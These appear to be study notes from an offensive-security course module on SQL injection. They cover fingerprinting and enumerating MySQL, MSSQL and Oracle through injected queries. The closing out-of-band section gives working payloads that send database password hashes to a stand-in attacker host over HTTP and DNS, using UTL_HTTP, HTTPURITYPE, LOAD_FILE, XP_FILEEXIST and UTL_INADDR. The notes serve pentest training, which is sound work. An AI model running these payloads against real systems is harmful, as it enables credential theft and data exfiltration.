




# 7. Module - SQLi


SQLi not only for accessing DB, but also Dos attack, spread malware, phishing, etc  
The idea is to alter the original SQL query structure by leveraging the syntax.

-> we will analyze three major Relational Database Management Systems (RDBMS) in use today.

**MySQL - SQLServer - Oracle**

Feature			
OS	Windows, Linux, OS X, FreeBSD, Solaris	Windows	Windows, Linux, Solaris, HP-UX, OS X, z/OS, AIX
Richer programming environment	-	T-SQL	PL/SQL
Integrated tools and services	-	Reporting Services, Analysis Services, ...	Real Application Clusters, Data Warehousing, ...
Licensing	GPL Open Source	Proprietary	Proprietary

## SQLi Classifications



## SQLi Categories

**In-band SQLi (Classic), Inferential SQLi (Blind) and Out-of-band SQLi**

-> In-band SQLi

straightforward attack scenario, results in the response

-> Out-of-Band (OOB) SQLi

useful when all Inband / OOB techniques have failed because attempted vectors have been disabled,

limited, or filtered. so the only option is to use Blind techniques (Inference)  
results will be sent to hacker server.

-> Inference (Blind) SQLi

several possible techniques to use for detecting this blind SQLi, most common: **Boolean-Based + Time-Based**

**Now We have found a valid SQL Injection point, so let's proceed with exploiting**

-> Goal: Gathering Information about DB

(DBMS version, Databases structure and data), Database Users and their privileges.

-> we start to know what database version, to adjust our query based on DB.

to detect method 1 -> based on the returned error message

Query: `select * from employees where id=1 or triggerAnError`

## For getting the DB version

there is 2 ways: **NON-Blind & Blind**

-> **NON-Blind**: straightforward

DBMS	Functions	
MySQL	<code>@@VERSION</code> <code>@@GLOBAL.VERSION</code> <code>VERSION()</code>	
MS SQL	<code>@@VERSION</code>	
Oracle	<code>version FROM v\$instance</code> <code>banner FROM V\$VERSION WHERE banner LIKE 'oracle%'</code> <code>banner FROM GV\$VERSION WHERE banner LIKE 'oracle%'</code>	

-> **BLIND**: Educated Guessing

by guessing, there is many methods for that.

-> -> -> String Concatenation

Each DBMS handles strings differently, making the way which String Concatenation is handled even more interesting.

DBMS	Concatenation statements	Result
MySQL	<code>'Concat' 'enation'</code> <code>CONCAT('Concat','enation')</code>	
MS SQL	<code>'some'+ 'enation'</code> <code>CONCAT('Concat','enation')</code> [from v2012]	<b>'Concatenation'</b>
Oracle	<code>'Concat'    'enation'</code> <code>CONCAT('Concat', 'enation')</code>	

-> -> -> Numeric Functions

if the injection point is evaluated as a number

DBMS	Numeric functions	Result
<u>MySQL</u>	CONNECTION_ID() LAST_INSERT_ID() ROW_COUNT() ...	All functions return an INTEGER NUMBER in the respective database while generate ERROR on all others
<u>MS SQL</u>	@@PACK_RECEIVED @@ROWCOUNT @@TRANCOUNT ...	
<u>Oracle</u>	BITAND(0,1) BIN_TO_NUM(1) TO_NUMBER(1231) ...	

-> -> -> How comments are handled

there are 3 (official) comment styles plus one (unofficial):

Syntax	Example
# Hash	SELECT * FROM Employers where username = ' OR 2=2 # ' AND password = '';
/* C-style	SELECT * FROM Employers where username = ' OR 2=2 /* ' AND password = '*/*';
-- SQL	SELECT * FROM Employers where username = ' OR 2=2 -- ' AND password = '';
;%00 NULL byte	SELECT * FROM Employers where username = ' OR 2=2; [NULL] ' AND password = '';

-> -> -> C-style comments

```
/*! MySQL-specific code */
```

Example:

The following comment will be executed only by servers from MySQL 5.5.30 or higher

```
SELECT 1 /*!50530 + 1 */
```

```
SELECT /*!UNION*/ === SELECT UNION
```

depending on version -> result either 1 or 2

## Enumerating the DBMS Content

enumerate the list of all schemas -> tables, columns, users and privileges.

### MySQL

-> INFORMATION\_SCHEMA is the magic place where we can retrieve all the metadata required. All the information about the other databases are stored within the table SCHEMATA.

Query: `SELECT schema_name FROM information_schema.schemata;`

-> If the user is running MySQL has SHOW privileges,

Query: `SHOW databases;` or `SHOW schemas;`

-> we can also either use **DATABASE()** or its alias, **SCHEMA()**, to obtain the default or current database name.

Query: `SELECT DATABASE();` or `SELECT SCHEMA();`

these functions come from **Information Functions**.

<https://dev.mysql.com/doc/refman/8.0/en/information-functions.html>

---

## MSSQL

-> In SQL Server, all the system-level information is stored within the **System Tables**.

-> Information about the databases is stored in the system table: **sysdatabases**. This table is accessible from all the databases

Query:

```
SELECT name FROM master..sysdatabases;
-or -
SELECT name FROM sysdatabases;
```

-> an alternative to using the Catalog view, we can also extract database information this way:

Query: `SELECT name FROM SYS.databases;`

-> to obtain information about the current database

Query: `SELECT DB_NAME();` -> current DB

`SELECT DB_NAME(1);` -> specific DB

`SELECT dbid, DB_NAME(dbid) from master..sysdatabases;` -> all DB's

---

## Oracle

no simple model system like the previous 2

two key concepts to understand in Oracle -> **DATABASE** (Where are stored the physical files.) and **INSTANCE** (The pool of processes, memory areas, etc. useful to access data.)

-> **TABLESPACES** are the place where Oracle stores database objects such as tables, indexes, etc.

-> to list the **TABLESPACES** of the current user:

Query: `SELECT TABLESPACE_NAME FROM USER_TABLESPACES`

-> **SYSTEM** and **SYSAUX** are the system TABLESPACES created automatically at the beginning when the database is made.

-> to retrieve the default **TABLESPACE**

```
SELECT DEFAULT_TABLESPACE FROM USER_USERS
-or -
SELECT DEFAULT_TABLESPACE FROM SYS.USER_USERS
```

**USER\_USERS** is the table in **SYS** that describes the current user

---

## Enumerate Tables & Columns

---

### MySQL

-> In MySQL, **INFORMATION\_SCHEMA.TABLES** is the table that provides information about tables in the databases managed.

Query: `SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;`

-> The respective alias is

```
SHOW TABLES; # current schema
SHOW TABLES in EMPLOYEES; # other database
```

-> **INFORMATION\_SCHEMA.COLUMNS**

```
SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS;
```

-> The respective alias is

```
SHOW COLUMNS FROM DEPARTMENTS IN EMPLOYEES; # cols in a table, database
```

---

### MSSQL

In SQL Server, information about tables are stored within **sysobjects**. This table contains informations about tables, all the objects defined for that specific schema

-> to list the tables for the current database

Query: `SELECT name FROM sysobjects WHERE xtype='U'`

-> to list a specific database, put the name of the database before the table name

```
SELECT name FROM employees..sysobjects WHERE xtype='U'
```

-> The column xtype defines many object types, few useful ones:

xtype	Description
S	System Table
U	User Table
TT	Table Type
X	Extended Stored Procedure
V	Views

-> an alternative, using the **INFORMATION\_SCHEMA** views we can retrieve information about all tables and views of the current database

```
SELECT table_name FROM INFORMATION_SCHEMA.TABLES
- Or -
SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_type = 'BASE TABLE'
```

for specific database, simply provide the database name before the view name.

```
SELECT table_name FROM employees.INFORMATION_SCHEMA.TABLES
- Or -
SELECT table_name FROM employees.INFORMATION_SCHEMA.TABLES WHERE table_type = 'BASE TABLE'
```

Enumerating the columns ->

```
SELECT name FROM syscolumns
- Or -
SELECT name FROM employees..syscolumns
```

-> another alternative using **INFORMATION\_SCHEMA** system view ->

```
SELECT column_name FROM INFORMATION_SCHEMA.columns
- Or -
SELECT column_name FROM employees.INFORMATION_SCHEMA.columns
- Or -
SELECT column_name FROM employees.INFORMATION_SCHEMA.columns WHERE table_name='salary'
```

-> an alternative, the system view **ALL\_TAB\_COLUMNS** is useful in enumerating the columns of the tables, views, and clusters accessible to the current user

```
SELECT column_name FROM SYS.ALL_TAB_COLUMNS
- Or -
```

```
SELECT column_name FROM ALL_TAB_COLUMNS
```

## Oracle

In Oracle, retrieving tables and columns is simple.

Use the system view **ALL\_TABLES** to

enumerate the list of tables from the current user

```
SELECT table_name, tablespace_name FROM SYS.all_tables  
- Or -  
SELECT table_name, tablespace_name FROM all_tables
```

## Enumerate Users and Privileges

### MySQL

MySQL provides many functions and constants to select the current user.

Method	Type
User()	FUNCTION
Current_user()	
System_user()	
Session_user()	
Current_user	CONSTANT

-> if the current user is privileged, we can retrieve the list of all users:

```
SELECT user FROM mysql.user;
```

MySQL is a system database that, by default, is only usable to a root user.

-> In MySQL, the privileges are all stored within the INFORMATION\_SCHEMA database

INFORMATION_SCHEMA Table
COLUMN_PRIVILEGES
SCHEMA_PRIVILEGES
TABLE_PRIVILEGES()
USER_PRIVILEGES

example 1: select all user privileges:

```
SELECT grantee, privilege_type FROM INFORMATION_SCHEMA.USER_PRIVILEGES;
```

example 2: select all database privileges:

```
SELECT grantee, table_schema, privilege_type FROM  
INFORMATION_SCHEMA.SCHEMA_PRIVILEGES;
```

-> use the mysql.user table to select the privileges from the respective columns.

```
desc mysql.user; then  
SELECT user, select_priv, ... , FROM MYSQL.USER;
```

-> to gather the DBA accounts, (previous query + where)

```
SELECT grantee, privilege_type  
FROM INFORMATION_SCHEMA.USER_PRIVILEGES  
WHERE privilege_type = 'SUPER'
```

privileged users need to change their select query on the mysql.user table

```
SELECT user FROM MYSQL.USER WHERE Super_priv = 'Y';
```

## MSSQL

MSSQL provides many functions and constants to select the current user.

Method	Type
user_name()	FUNCTION
User	CONSTANT
System_user	

-> select users using the **System Tables**

select specific user SPID for current user process id

```
SELECT loginname FROM SYSPROCESSES WHERE spid = @@SPID
```

select all users

```
SELECT name FROM SYSLOGINS
```

-> select users using the **System Views**

select Current active user

```
SELECT original_login_name FROM SYS.DM_EXEC_SESSIONS WHERE status='running'
```

once we have identified the users, we need to understand their privileges. with **IS\_SRVROLEMEMBER**.

```
IF IS_SRVROLEMEMBER ('sysadmin') = 1  
    print 'Current user's login is a member of the sysadmin role'
```



```
ELSE IF IS_SRVROLEMEMBER ('sysadmin') = 0
    print 'Current user's login is NOT a member of the sysadmin role'
```

In addition to **sysadmin**, these are other possible roles:

```
serveradmin, dbcreator, setupadmin, bulkadmin,
securityadmin, diskadmin, public, processadmin
```

-> to ask about other users

```
SELECT IS_SRVROLEMEMBER ('processadmin', 'aw')
```

-> Who is the owner of what ?????

```
SELECT loginname FROM SYSLOGINS where sysadmin=1
- or -
SELECT name FROM SYS.SERVER_PRINCIPALS where TYPE='S'
```

---

## Oracle

very simple

-> retrieving the current user

```
SELECT user FROM DUAL
```

-> retrieving all users

```
SELECT username FROM USER_USERS
- Or -
SELECT username FROM ALL_USERS
```

-> User privileges are organized within the System Tables: **DBA\_ROLE\_PRIVS** (describes the roles of all users in the database) and **USER\_ROLE\_PRIVS**. (for the current user)

```
SELECT grantee FROM DBA_ROLE_PRIVS
-Or -
SELECT username FROM USER_ROLE_PRIVS
```

-> retrieving The current user's session privileges

```
SELECT role FROM SESSION_ROLES
```

-> retrieving an overview of all the data dictionaries, tables, and views available. with the **DICTIONARY** view.

```
SELECT * FROM DICTIONARY
-or -
```

```
SELECT * FROM DICT
```

---

## Advanced Exploitation

---

### OOB Exploitation (Blind)

in this exploitation, result will be sent to the hacker server/channel, because results are being limited, filtered.

Channels like **HTTP**, **DNS**, **email** and **Database Connections**, we can use  
we will focus on **HTTP**, **DNS**

### OOB via HTTP

---

we create query to hacker server, then analyse logs request.

-> the only system that provides features for accessing data on the Internet over HTTP using SQL, is **Oracle**.

-> 2 different techniques in performing HTTP requests

**UTL\_HTTP Package** & **HTTPURITYPE**, a subtype of the **URITYPE** object

---

### UTL\_HTTP Package

has 2 functions to perform HTTP requests.

**REQUEST** and **REQUEST\_PIECES**.

-> **REQUEST** function can be used straight in sql query

```
SELECT UTL_HTTP.REQUEST  
( 'hacker.site/' || (SELECT spare4 FROM SYS.USER$ WHERE ROWNUM=1) )  
FROM DUAL;
```

-> **REQUEST\_PIECES** must be used within a PL/SQL block.

```
CREATE OR REPLACE FUNCTION readfromweb (url VARCHAR2)  
RETURN CLOB  
IS  
pcs UTL_HTTP.HTML_PIECES;  
retv CLOB;  
BEGIN  
pcs := UTL_HTTP.request_pieces (url, 50);  
FOR i IN 1 .. pcs.COUNT  
LOOP  
retv := retv || pcs (i);  
END LOOP;
```

```
RETURN retv;
END;
```

-> UTL\_HTTP often disabled, because it is identified as security problem. On the other hand, HTTPURITYPE is not marked as a risky method

---

## HTTPURITYPE Package

to exfiltrate information via HTTP

```
SELECT HTTPURITYPE
('hacker.site/' || (SELECT spare4 FROM SYS.USER$ WHERE ROWNUM=1)) .getclob()
FROM DUAL;
```

The **GETCLOB()** method returns the Character Large Object (CLOB) retrieved, but we can also use other methods such as: **GETBLOB()**, **GETXML()** and **GETCONTENTTYPE()**.

---

## OOB via DNS

-> Another way to exfiltration information. Similar to HTTP technique. In this context, instead of controlling the web server we have to control a DNS server.

-> There are several pros to leveraging this technique. For example, even if the administrator sets an aggressive firewall policy filtering out any outgoing connections, the victim site will still both be able to reply to requests and perform DNS queries

To Perform this attack we need to have a DBMS that supports features able to trigger the DNS resolution process

Examples:

### MySQL

In MySQL, the function **LOAD\_FILE()** reads the file and returns the file contents as a string:

```
SELECT LOAD_FILE("C:\\Windows\\system.ini");
```

we exploit this function and provoke DNS requests by requesting a UNC path like this: \[data].hacker.site

```
SELECT LOAD_FILE(CONCAT('\\\\',
'SELECT password FROM mysql.user WHERE user=\'root\'',
'.hacker.site'));
```

Note: the backslash is a special character in MySQL, thus it must be escaped.

### MSSQL

stored procedure **MASTER..XP\_FILEEXIST** to determine whether a particular file exists on the disk or not

```
EXEC MASTER..XP_FILEEXIST 'C:\Windows\system.ini'
```

Two other alternatives are **XP\_DIRTREE** and **XP\_SUBDIRS**.

```
DECLARE @host varchar(1024);
SELECT @host=(SELECT TOP 1
MASTER.DBO.FN_VARBINTOHEXSTR(password_hash)
FROM SYS.SQL_LOGINS WHERE name='sa')+'.hacker.site';
EXEC ('MASTER..XP_FILEEXIST "\\'+@host+'") ;
```

## Oracle

we can use the **UTL\_INADDR** package with the functions **GET\_HOST\_ADDRESS** and **GET\_HOST\_NAME**

```
SELECT UTL_INADDR.GET_HOST_ADDRESS((SELECT password FROM SYS.USER$ WHERE
name='SYS')||'.hacker.site') FROM DUAL
-or-
SELECT UTL_INADDR.GET_HOST_NAME((SELECT password FROM SYS.USER$ WHERE
name='SYS')||'.hacker.site')
FROM DUAL
```

-> Also function/packages such as **HTTPURITYPE.GETCLOB**, **UTL\_HTTP.REQUEST** and **DBMS\_LDAP.INIT** can be used; however, we should note that this strongly depends on the tested version of Oracle.

to automate this technique with sqlmap, which create fake DNS server

<https://www.slideshare.net/stamparm/dns-exfiltration-using-sqlmap-13163281>

First Order and Second Order

